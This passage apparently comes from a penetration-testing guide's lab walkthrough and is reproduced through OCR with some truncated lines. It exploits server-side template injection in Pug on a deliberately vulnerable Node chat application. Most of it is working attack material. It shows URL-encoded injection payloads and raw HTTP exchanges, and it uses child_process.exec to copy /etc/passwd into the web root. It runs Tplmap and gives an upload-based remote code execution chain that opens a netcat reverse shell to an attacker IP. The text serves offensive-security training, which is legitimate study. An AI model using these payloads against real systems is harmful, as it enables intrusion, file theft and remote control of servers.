


```
GET /ti?user=9*9&comment=&link= HTTP/1.1
Host: chat:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://chat:3000/directmessage
Cookie: donotdecodeme=eyJtb2RlbGUiOiJub2RlLXNlcmlhbGl6ZSJ9;
connect.sid=s%3Axw7AQ5tZjS-o4QuyqTrjdso7cNBSAjtW.2adRr4zwArLnOy7Xkvn7i9w%2Ff82IFZNcTjWNP%2FgH
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 94
ETag: W/"5e-zO2bk5IRoYjpxn2fy1aswmH2aG4"
set-cookie: connect.sid=s%3A49LCDyUWtNTUw4Cys9PIIHixh5APXlhh.bykjZveWPOAVjikkXF5YF3Ax2MfiGost
Date: Tue, 10 Apr 2018 05:03:17 GMT
Connection: close

<meta http-equiv="refresh" content="3;url=/directmessage"/><p>Message has been sent to 9*9</p>
```

Taking Advantage of Pug Features:

- As we said earlier, Pug is white space delimited (similar to Python) and newlines start a fresh template input, which means if we can break out of the current line in Pug, we can execute new Template code. In this case we are going to break out of the paragraph tag (<p>), as shown above, and execute new malicious template code. For this to work, we are going to have to use some URL encoding to exploit this vulnerability (http://bit.ly/2qxeDiy).
- Let's walk through each of the requirements to perform template injection:
    - First, we need to trigger a new line and break out of the current template. This can be done with the following character:
        - %0a new line
    - Second, we can utilize the arithmetic function in Pug by using a "=" sign
        - %3d percent encoded "=" sign
    - Lastly, we can put in our mathematical equation
        - 9*9 Mathematical equation
- So, the final payload will look like this:
    - [newline]=9*9
    - URL Coded:
        - GET /ti?user=%0a%3d9*9&comment=&link=
- /ti?user=%0a%3d9*9 gives us 81 in the response body. You have identified template injection in the user parameter! Let's get remote code execution by abusing JavaScript.




```
GET /ti?user=%0a%3d9*9&comment=&link= HTTP/1.1
Host: chat:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://chat:3000/directmessage
Cookie: donotdecodeme=eyJtb2RlbGUiOiJub2RlLXNlcmlhbGl6ZSJ9;
connect.sid=s%3Axw7AQ5tZjS-o4QuyqTrjdmo7cNBSAjtW.2adRr4zwArLnOy7Xkvn7i9w%2Ff82IFZNcTjWNP%2FgHhS
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 93
ETag: W/"5d-MOsqBndlYIIyRBbiFjkDpnpufoA"
set-cookie: connect.sid=s%3AOLiQIvGQRawQew9M4YFFH3NO2RDZVZgs.vkFKubdG6Pgt7%2B81XEDzH7wfIk2%2FwR
05:09:38 GMT
Date: Tue, 10 Apr 2018 05:08:38 GMT
Connection: close

<meta http-equiv="refresh" content="3;url=/directmessage"/><p>Message has been sent to </p>81
```

As you can see in the response, instead of the name of the user, we have "81" outside the paragraph tags! This means we were able to inject into the template.

We now know that we have some sort of template injection and that we are able to perform simple calculations, but we need to see if we can get shell execution. To get shell execution, we have to find the right function to perform execution in Node/JavaScript.

- First, we will identify the self global object root and proceed with determining which modules and functions we have access to. We want to eventually use the Require function to import the child_process .exec to run operating system commands. In Pug, the "=" character allows us to output the JavaScript results. We will start by accessing the global root:
    - [new line]=global
    - Encoding the above expression to URL encoding using Burp's Decoder tool gives us: %0a%3d%20%67%6c%6f%62%61%6c
- Use the above URL encoding string as the user value and resend.
- If all goes well after submitting the prior request, we will see [object global], which means we have access to the global object.



Request

Raw | Params | Headers | Hex

```
GET /ti?user=%0a%3d%20%67%6c%6f%62%61%6c&comment=&link= HTTP/1.1
Host: chat:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://chat:3000/directmessage
Cookie: donotdecodeme=eyJtb2RibGUiOiJub2RiLXNlcmlhbGl6ZSJ9;
connect.sid=s%3Axw7AQ5tZjS-o4QuyqTrjdmo7cNBSAjtW.2adRr4zwArLnOy7Xkvn7i9w%2Ff02IF2NcTjWNP%2FgHh8g
Connection: close
Upgrade-Insecure-Requests: 1
```


Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 106
ETag: W/"6a-qrcaDNd6OnGkQBPM1wVKF2PSKMg"
set-cookie: connect.sid=s%3AtMxsPz1bpGHKFQyCsYbuYSZLwF-sTRmT.G1s84yUeO8Sr1v8ot8CLGkeoRWHvei14sEr9Y2UMwZk; P
Date: Tue, 10 Apr 2018 05:10:38 GMT
Connection: close

<meta http-equiv="refresh" content="3;url=/directmessage"/><p>Message has been sent to </p>[object global]
```

Parsing the global object:

- Let's see what objects and properties we have access to by using the Pug iterator 'each' within global. Remember the newline (%0a) and white space (%20):
    - each val,index in global
      p= index
    - URL Encoded: %0a%65%61%63%68%20%76%61%6c%2c%69%6e%64%65%78%2(
- In the above example, we are using the 'each' iterator which can access a value and optionally access an index if we specify for either arrays or objects. We are trying to find what objects, methods, or modules we have access to in the global object. Our ultimate goal is to find something like the "require" method to allow us to "require" child process .exec, which allows us to run system commands. From here on out, we are just using trial and error to identify methods or objects that will eventually give us the require method.



Request

Raw | Params | Headers | Hex

```
GET /ti?user=%0a%65%61%63%68%20%76%61%6c%2c%69%6e%64%65%78%20%69%6e%20%67%6c%6f%62%61%6c%0a%20%20%70%3d%20%69%6e%64%65%78&comment=&link
Host: chat:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://chat:3000/directmessage
Cookie: donotdecodeme=eyJtb2RlbGUiOiJub2RlLXNlcmlhbGl6ZSJ9;
connect.sid=s%3Axw7AQ5tZjS-o4QuyqTrjdso7cNBSAjtW.2adRr4swArLnOy7Xkvn7i9w%2Ff82IF2NcTjWNP%2FgHh8g
Connection: close
Upgrade-Insecure-Requests: 1
```

Type a search term


Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 318
ETag: W/"13e-65E531FmX5SD57vOqandlsPYBWo"
set-cookie: connect.sid=s%3AV9dc7y7ZzTKmWx7hWrOB422ytXV5IRzk.%2FeY9688QcRuyMeTJa0iFiKu7PEjNJMZdcKO5iuWMmTQ; Path=/; Expires=Tue, 10 Apr
Date: Tue, 10 Apr 2018 05:11:37 GMT
Connection: close

<meta http-equiv="refresh" content="3;url=/directmessage"/><p>Message has been sent to
</p><p>console</p><p>global</p><p>process</p><p>Buffer</p><p>clearImmediate</p><p>clearInterval</p><p>clearTimeout</p><p>setImmediate</
p><p>setTimeout</p><p>chatSessionList</p><p>queryString</p><p>queryString2</p>
```

Finding the Code Execution Function:

- From the previous request, we saw all the objects within global and one that was named "process". Next, we need to identify interesting objects we have access to within global.process:
  - each val,index in global.process
    p= index
  - URL Encoded:
    %0a%65%61%63%68%20%76%61%6c%2c%69%6e%64%65%78%20%
- We chose "process" out of all the available methods because we knew it would eventually lead to 'require'. You can try the trial and error process by choosing different methods to iterate through:
  - each val,index in global.process.mainModule
    p= index
  - URL Encoded:
    %0a%65%61%63%68%20%76%61%6c%2c%69%6e%64%65%78%2



Request

Raw | Params | Headers | Hex

```
GET
/ti?user=%0a%65%61%63%68%20%76%61%6c%2c%69%6e%64%65%78%20%69%6e%20%67%6c%6f%62%61%6c%2e%70%72%6f%63%65%73%73%2e%6d%61%69%6e%
%3d%20%69%6e%64%65%78&comment=&link= HTTP/1.1
Host: chat:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://chat:3000/directmessage
Cookie: donotdecodeme=eyJtb2RlbGUiOiJub2RlLXNlcmlhbGl6ZSJ9;
connect.sid=s%3Axw7AQ5tZjS-o4QuyqTrjdso7cNBSAjtW.2adRr4swArLnOy7Xkvn7i9w%2Ff82IF2NcTjWNP%2FgHh8g
Connection: close
```

Type a search term


Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 222
ETag: W/"de-3tTrXEB6wSHUY5nWVMoEuKWUczB"
set-cookie: connect.sid=s%3A66tFXwZ91XdSORHpd8AjjVvgOifMMoXJ.5XgERhfK1N0gNTlqciiyy3BY%2BMoTCAxPMhU48U6SyqU; Path=/; Expires=
Date: Tue, 10 Apr 2018 05:13:12 GMT
Connection: close

<meta http-equiv="refresh" content="3;url=/directmessage"/><p>Message has been sent to
</p><p>id</p><p>exports</p><p>parent</p><p>filename</p><p>loaded</p><p>children</p><p>paths</p><p>load</p><p>require</p><p>_
```

Remote Code Execution:


- Sending this final payload, we should see the "require" function within global.process.mainModule.  We can now set this to import a 'child_process' with .exec to obtain RCE:
    - - var x = global.process.mainModule.require
    - - x('child_process').exec('cat /etc/passwd >> /opt/web/chatSupportSystems/public/accounts.txt')
    - URL Encoded: %0a%2d%20%76%61%72%20%78%20%3d%20%67%6c%6f%62%61
- In the above example, we are defining a variable “x” like we would in JavaScript, but the dash at the beginning of the line denotes an unbuffered output (hidden).  We are using the global object with the modules that we needed to eventually get 'require', which allows us to use 'child_process' .exec to run system commands.
- We are outputting the contents of /etc/passwd to the web public root directory, which is the only directory we have write access to (as designed by the app creators), allowing the user to view the contents.  We could also do a reverse shell or anything else allowable with system commands.
- We can see http://chat:3000/accounts.txt will contain the contents of /etc/passwd from the web server.
- Use this to perform a full RCE on the system and get a shell back.



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

Now, can we automate a lot of this?  Of course we can.  A tool called Tplmap (https://github.com/epinna/tplmap) runs similar to SQLmap in that it tries all the different combinations of template injections:

- cd /opt/tplmap
- ./tplmap.py -u "http://chat:3000/ti?user=*&comment=asdfasdf&link="



```
[+] Tplmap identified the following injection point:

  GET parameter: user
  Engine: Jade
  Injection: \n= *\n
  Context: text
  OS: linux
  Technique: render
  Capabilities:

   Shell command execution: no
   Bind and reverse shell: no
   File write: ok
   File read: ok
   Code evaluation: ok, javascript code

[+] Rerun tplmap providing one of the following options:

    --upload LOCAL REMOTE       Upload files to the server
    --download REMOTE LOCAL     Download remote files
root@THP-LETHAL:/opt/tplmap# ./tplmap.py -u "http://chat:3000/ti?user=*&comment=asdfasdf&link="
```

Reference:
- http://blog.portswigger.net/2015/08/server-side-template-injection.html
- https://hawkinsecurity.com/2017/12/13/rce-via-spring-engine-ssti/


## JavaScript and Remote Code Execution

Remote code execution is what we look for in every assessment and web application penetration test. Although RCEs can be found just about everywhere, they are most commonly found in places that allow uploads, such as: uploading a web shell, an exploit like Imagetragick (https://imagetragick.com/), XXE attacks with Office Files, directory traversal-based uploads to replace critical files, and more.

Traditionally, we might try to find an upload area and a shell that we could utilize. A great list of different types of webshell payloads can be found here: https://github.com/tennc/webshell. Please note, I am in no way vetting any of these shells—use them at your own risk. I have run into a lot of web shells that I found on the internet which contained.

### Attacking the Vulnerable Chat Application with Upload

In our lab, we are going to perform an upload RCE on a Node application. In our example, there is a file upload feature that allows any file upload. Unfortunately, with Node, we can't just call a file via a web browser to execute the file, like in PHP. So, in this case, we are going to use a dynamic routing endpoint that tries to render the contents of Pug files. The error lies in the fact that the endpoint will read the contents of the file assuming it is a Pug file since the default directory exists within the Views directory. Path traversal and Local File read vulnerabilities also exist on this endpoint.



```
//Testing dynamic routing.  PLEASE DISABLE OR REMOVE IN PRODUCTION ENVIRONME
app.get('/drouting', function(req,res){
  defaultPath = '/opt/web/chatSupportSystems/views/';
  if(req.query.filename){
    filePath = defaultPath + req.query.filename;
    fs.readFile(filePath, 'utf8', function(err, data) {
      if (err) {
        console.log(err)
        res.send('broke');
      }
      else{
        try{
          res.send(pug.render(data));
```


During the upload process, the file handler module will rename the file to a random string of characters with no extension. Within the upload response contents of the page, there exists the server path location of the uploaded file. Using this information, we can use /drouting to perform template injection to achieve remote code execution.


Since we know the underlying application is Node (JavaScript), what kind of payload could we upload to be executed by Pug? Going back to the simple example that we used earlier:

- First, assign a variable to the require module
  - -var x = global.process.mainModule.require
- Use of the child process module enables us to access Operating System functionalities by running any system command:
  - -x('child_process').exec('nc  [Your_IP] 8888 -e /bin/bash')

RCE Upload Attack:


- Go to http://chat:3000 and login with any valid account
- Upload a text file with the information below. In Pug the "-" character means to execute JavaScript.
  - -var x = global.process.mainModule.require
  - -x('child_process').exec('nc [Your_IP] 8888 -e /bin/bash')
- Review the request and response in Burp from uploading the file. You will notice a hash of the file that was uploaded in the response POST request and a reference to drouting.





```
        <div>
          <input id="upl" type="file" name="upl">
        </div>
        <div class="FUButton">
          <button type="submit">Upload</button>
        </div>
      </form>
    </div>
    <p>Upload successful!</p>
    <script>{path:"uploads/146dae25d411472a374a716ff6b059d5"}</script>
  </div>
  <!--dev feature dynamic routing - "/drouting"
  Please remove in PROD!-->
  <br>
  <br>
```

- In this template code, we are assigning the require function to child_process .exec, which allows us to run commands on the operating system level. This code will cause the web server to connect to our listener running on [Your_IP] on port 8888 and allow us to have shell on the web server.
- On the attacker machine, start a netcat listener for the shell to connect back
    - nc -l -p 8888
- We activate the code by running the endpoint on /drouting. In a browser, go to your uploaded hashfile. The drouting endpoint takes a specified Pug template and renders it. Fortunately for us, the Pug template that we uploaded contains our reverse Shell.
